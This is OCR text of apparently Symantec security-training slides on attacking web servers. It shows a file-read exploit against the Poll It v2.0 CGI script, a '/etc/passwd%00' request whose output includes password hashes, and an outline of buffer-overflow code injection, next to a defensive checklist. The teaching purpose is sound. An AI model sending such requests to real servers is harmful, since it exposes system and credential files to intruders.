
Laptop


Linux Server


Use CGI-bin script to read system file



symantec.


Netscape: Poll It v2.0! by CGI World
File Edit View Go Communicator Help
Back Forward Reload Home Search Netscape Print Security Shop Stop
Bookmarks Go To: http://www.victim.com/cgi-bin/Poll_It_v2.0.cgi What's Related
News Downloads Software Hardware Developers Help Search Shop
Poll It v2.0 by CGI World – A Product of I2 Services, Inc.
Poll Title: Is This system Secure?
In another alternate Universe
No
Yes
Rock the Vote!
View our Previous Polls Results
Poll It v2.0 by CGI World


Netscape: Poll It v2.0! by CGI World
File Edit View Go Communicator Help
Back Forward Reload Home Search Netscape Print Security Shop Stop
Bookmarks Go To: http://www.victim.com/cgi-bin/Poll_It_v2.0.cgi What's Related
News Downloads Software Hardware Developers Help Search Shop
Poll It v2.0 by CGI World – A Product of I2 Services, Inc.
Poll Title: Is This system Secure?
Yes 53.4% (102 Votes)
No 30.8% (59 Votes)
In another alternate Universe 15.7% (30 Votes)
Total Votes: 191
View our Previous Polls Results
Poll It v2.0 by CGI World


Netscape:
File Edit View Go Communicator Help
Back Forward Reload Home Search Netscape Print Security Shop Stop
Bookmarks Go To: http://www.victim.com/cgi-bin/Poll_It_SSI_v2.0.cgi?data_dir=/etc/passwd%00
What's Related
News Downloads Software Hardware Developers Help Search Shop
root:qaG/bfT30sdSo:0:0:root:/root:/bin/bash bin:*:1:1:bin:/bin: daemon:*:2:2:daemon:/sbin: adm:*:3:4:adm:/var/adm:
lp:*:4:7:lp:/var/spool/lpd: sync:*:5:0:sync:/sbin:/bin/sync shutdown:*:6:0:shutdown:/sbin:/sbin/shutdown halt:*:7:0:halt:/sbin:/sbin/halt
mail:*:8:12:mail:/var/spool/mail: news:*:9:13:news:/var/spool/news: uucp:*:10:14:uucp:/var/spool/uucp: operator:*:11:0:operator:/root:
games:*:12:100:games:/usr/games: sympa:*:89:89:Sympa Mailing list manager:/home/sympa:/bin/bash
gopher:*:13:30:gopher:/usr/lib/gopher-data: ftp:*:14:50:FTP User:/home/ftp: nobody:*:99:99:Nobody:/: xfs:!!:100:103:X Font
Server:/etc/X11/fs:/bin/false linux-user:CO AuV9CjvUSqc:500:504::/home/linux-user:/bin/bash

Opening the door
Protection - CGI-Bin Exploits

- Use shadow password file
- Don’t run web applications as “root”
- Remove all unused CGI-Bin commands
- Never place scripting executables such as Perl in the CGI-Bin area
- Code review and test CGI scripts to see if you can shell out or access other files
- Store sensitive data on secured back-end server, not the web server
- Keep your systems and CGI-Bin tools up to date
- Use host and network vulnerability scanners to ensure that web servers are reasonably secure

Taking Control
Gain root, admin or privileged access

- Exploit buffer overflow
- Exploit configuration errors
- Exploit other OS or application bugs
- Use a system or application backdoors (this continues to plague the community)
- Keep control by inserting backdoor or rootkit

Taking Control
Exploiting Buffer Overflows

- **Common UNIX attack to gain root/administrator access**
- **Buffer overflows exploit software bugs**
- **Two types of buffer overflows**
  - Side effect - used to modify system files such as /etc/passwd, /.rhost, … through indirect methods
  - Code insertion - inserts new executable code to run additional commands as super user (root)
- **New buffer overflows continue to be discovered**

Allocated Buffer

Taking Control

Exploiting Buffer Overflows

- **Cause vulnerable program to write more data to an buffer than is allocated.**
  - May cause the program to crash
  - Modify other elements on the stack


symantec.

Taking Control
Exploiting Buffer Overflows

- Overflow buffer with executable code
- Fill space between buffer and return pointer with random or null data
- Over write return pointer with address of buffer
- When function returns, the exploit coded is executed

